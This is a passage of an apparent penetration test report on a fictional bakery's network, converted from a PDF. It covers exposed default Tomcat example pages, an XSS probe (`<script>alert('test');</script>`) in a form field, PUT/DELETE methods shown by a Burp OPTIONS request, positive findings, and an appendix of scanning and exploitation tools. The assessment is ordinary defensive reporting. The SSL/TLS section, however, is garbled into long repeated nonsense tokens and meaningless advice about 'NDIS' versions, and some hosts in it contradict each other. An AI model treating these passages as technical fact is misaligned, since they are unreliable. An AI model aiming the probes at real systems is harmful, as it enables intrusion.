This is a collection of examples which demonstrate some of the more frequently used parts of the Servlet API. [Programming Language is assumed.

These examples will only work when viewed via an http URL. They will not work if you are viewing these pages refer to the *README* file provided with this Tomcat release regarding how to configure and start the provided v.

Wherever you see a form, enter some data and see how the servlet reacts. When playing with the Cookie and Set-Cookie Headers Example to see exactly what your browser is sending the server.


To navigate your way through the examples, the following icons will help:

- Execute the example
- Look at the source code for the example
- Return to this screen

Tip: To see the cookie interactions with your browser, try turning on the "notify when setting a cookie" option in your browser. This will let you see when a session is created and give some feedback when looking at the cookie demo.

Hello World	<a href="#">Execute</a>	<a href="#">Source</a>
Request Info	<a href="#">Execute</a>	<a href="#">Source</a>
Request Headers	<a href="#">Execute</a>	<a href="#">Source</a>
Request Parameters	<a href="#">Execute</a>	<a href="#">Source</a>
Cookies	<a href="#">Execute</a>	<a href="#">Source</a>
Sessions	<a href="#">Execute</a>	<a href="#">Source</a>

Figure C. Default Apache Tomcat "servlets" page



*Figure D. Tomcat Manager asking for credentials*

JSP Samples

This is a collection of examples demonstrating the usage of different parts of the JavaServer Pages (JSP) specification. Both JSP 2.0 and JSP 1.2 examples are presented below.

These examples will only work when these pages are being served by a servlet engine, of course, so recommend [Source](#). They will not work if you are viewing these pages via a "file://" URL.

To navigate your way through the examples, the following icons will help:

- Execute the example
- Look at the source code for the example
- Download to this session

(ip: For security reasons to work, the cookie must be enabled. This can be done using browser options.)

**JSP 2.0 Examples**

Expression Language		
Scriptlets		
Scriptless		
Implicit Objects		
Functions		

**JSP Tag Bindings and JSTL Fragments**

Hello World Tag		
Repeat Tag		
Book Example		

**Tag Files**

Hello World Tag File		
Print Tag File		
Simple Directive Example		

**Non-JSP Examples, Previous (jsp)**

JSTL, Basic Examples		
JSTL, Oralet Examples		

**Other JSP 2.0 Examples**

Cookie Examples and Headers		
-----------------------------	--	--

*Figure E. Default Apache Tomcat "JSP" page*

The screenshot shows a web browser window with the URL `10.0.17.50:9090/examples/jsp/cal/login.html`. The page title is "Le Bonbon Croissant". The main content is a form with the heading "Please Enter the following information:". It contains two input fields: "Name" and "Email". The "Email" field has the value `<script>alert('test');</script>`. Below the form is a note: "Note: This application does not implement the complete functionality of a typical calendar application. It demonstrates a way JSP can be used with html tables and forms."

Figure F “JSP” page for setting a calendar

**Business Impact Analysis:** The default files do not need to be advertised or accessible and can result in adversaries gaining a foothold into the network to further their attack to penetrate into sensitive systems through either Brute Force, or possibly compromise user's sessions through XSS on the execute pages as seen in Figure F.

**Recommended Remediations:** Remove all unnecessary default files that come with installation and configuration of web servers by changing what is displayed in the ROOT folder of Apache Tomcat.



## **Informational Risk Findings**

## I1: Insecure HTTPS Methods Allowed on Jawbreaker API

System: 10.0.17.10

**Description:** HTTPS methods PUT and DELETE are allowed on functions /payment/{id} and /payment\_method/{customer\_id}

**Business Impact Analysis:** An adversary can delete payment transactions or add/delete payment methods for any customer, resulting in an incorrect statement of transactions, and possibly free croissants.

**Recommended Remediations:** Disable PUT and DELETE HTTPS methods to mitigate improper or malicious use.

I2: Insecure HTTP Methods Allowed on Tomcat Web Server

System: 10.0.17.50 (TCP 9090)

**Description:** All HTTP methods are allowed on the Apache Tomcat web server hosted on TCP/9090 using the OPTIONS method which allowed us to see insecure HTTP methods such as PUT and DELETE (Figure A).

**Edited request** ▾

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 OPTIONS /test/ HTTP/1.1
2 Host: 10.0.17.30:9090
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4644.45 Safari/537.36
6 Accept:
7   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 If-None-Match: W/"7454-1491118181000"
11 If-Modified-Since: Sun, 01 Apr 2017 07:29:43 GMT
12 Connection: close
13
14
```

**Response**

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Allow: GET, HEAD, POST, PUT, DELETE, OPTIONS
4 Content-Length: 0
5 Date: Sat, 03 Jan 2021 17:59:07 GMT
6 Connection: close
7
8
```

Figure A. BurpSuite manipulated to show options for Methods allowed

**Business Impact Analysis:** Attackers can upload files to the server, potentially leading to remote code execution, or arbitrarily delete files from the server.

**Recommended Remediations:** Restrict or disable HTTP methods that allow modifications to the web server.



## Positive Findings

### P1: PLC not accessible

**Description:** 10.0.17.51:2001 refused all connection and exploitation attempts. Any mitigating controls set in place to prevent unauthenticated access and execution to the PLC bridge was successful. At first it allowed us to Telnet on that port before shutting itself down and ultimately closing its port, previously during the last pentest it never shut itself down and stayed opened

### P2: Remote access to web server on 10.0.17.16 Resolved

**Description:** 10.0.17.16 was completely inaccessible which in effect disallowed any web server directory or file enumeration.

### P3: Put Upload Failed

**Description:** Attempting PUT exploitation to upload a way into the system failed.

### P4: No SSLv3 Allowed on 10.0.17.10, 10.0.17.12, 10.0.17.13

**Description:** The listed web servers refused connection attempts from a downgrade attack preserving the strength of the encryption method used.

This page can't be displayed

Try use TLS 1.2 and TLS 1.3 in Advanced settings and try connecting to [https://10.0.17.13](#). If this error persists, it is possible that this site uses an unsupported protocol or cipher suite such as RC4 [See for the details](#), which is not considered secure. Please contact your site administrator.

[Change settings]

Timestamp	EventID	Source
2020-09-20T00:00:00Z	400-271-000	10.0.17.13 [RC4] [SSL/TLS] [TLSv1.2] [TLSv1.3] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13-13] [TLSv1.3-13-13] [TLSv1.2-13-13-13] [TLSv1.3-13-13-13] [TLSv1.2-13-13-13-13] [TLSv1.3-13-13-13-13] [TLSv1.2-13-13-13-13-13] [TLSv1.3-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13] [TLSv1.3-13]

This page can't be displayed

Try use TLS 1.2 and TLS 1.3 in Advanced settings and try connecting to [https://10.0.17.13](#). If this error persists, it is possible that this site uses an unsupported protocol or cipher suite such as RC4 [See for the details](#), which is not considered secure. Please contact your site administrator.

[Change settings]

Timestamp	EventID	Source
2020-09-20T00:00:00Z	400-271-000	10.0.17.13 [RC4] [SSL/TLS] [TLSv1.2] [TLSv1.3] [TLSv1.2-13] [TLSv1.3-13] [TLSv1.2-13-13] [TLSv1.3-13-13] [TLSv1.2-13-13-13] [TLSv1.3-13-13-13] [TLSv1.2-13-13-13-13] [TLSv1.3-13-13-13-13] [TLSv1.2-13-13-13-13-13] [TLSv1.3-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.2-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13] [TLSv1.3-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13-13]

This page can't be displayed

Please run NDIS 3.0, NDIS 3.1, and NDIS 1.2 in Advanced settings and try connecting to <https://192.168.1.11:123> again. If this error persists, it is possible that this site uses an unsupported protocol or cipher suite such as RSA [\[link for the details\]](#), which is not considered secure. Please contact your site administrator.

Page 10



## Appendix: Tools Used

### Nmap

Nmap is a utility for network exploration or security auditing. It supports ping scanning (determine which hosts are up), many port scanning techniques, version detection (determine service protocols and application versions listening behind ports), and TCP/IP fingerprinting (remote host OS or device identification).

(Source: <https://www.kali.org/tools/nmap/>)

### Nikto

Nikto is a pluggable web server and CGI scanner written in Perl, using rfp's LibWhisker to perform fast security or informational checks.

(Source: <https://www.kali.org/tools/nikto/>)

### Nessus

Nessus is a utility for obtaining a risk-based view of IT, security and compliance posture and leverages a database of known-vulnerabilities and identifies ones on the network.

(Source: <https://www.tenable.com/products/nessus>)

### Dirbuster

DirBuster is a multi-threaded java application designed to brute force directories and file names on web/application servers. Often the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. DirBuster attempts to find these.

(Source <https://www.kali.org/tools/dirbuster/>)



## Msfconsole

Msfconsole provides an “all-in-one” centralized console and allows you to efficiently access almost all options available in the Metasploit Framework (MSF).

(Source: <https://www.offensive-security.com/metasploit-unleashed/Msfconsole/>)

## Telnet

Telnet is a TCP/IP network terminal emulation program that allows you to reach another Internet or local area network device by logging in to the remote machine.

(Source: <https://www.hackingarticles.in/penetration-testing-telnet-port-23/>)

## Netcat

Netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP.

(Source: <https://www.sans.org/blog/sans-cheat-sheet-netcat/>)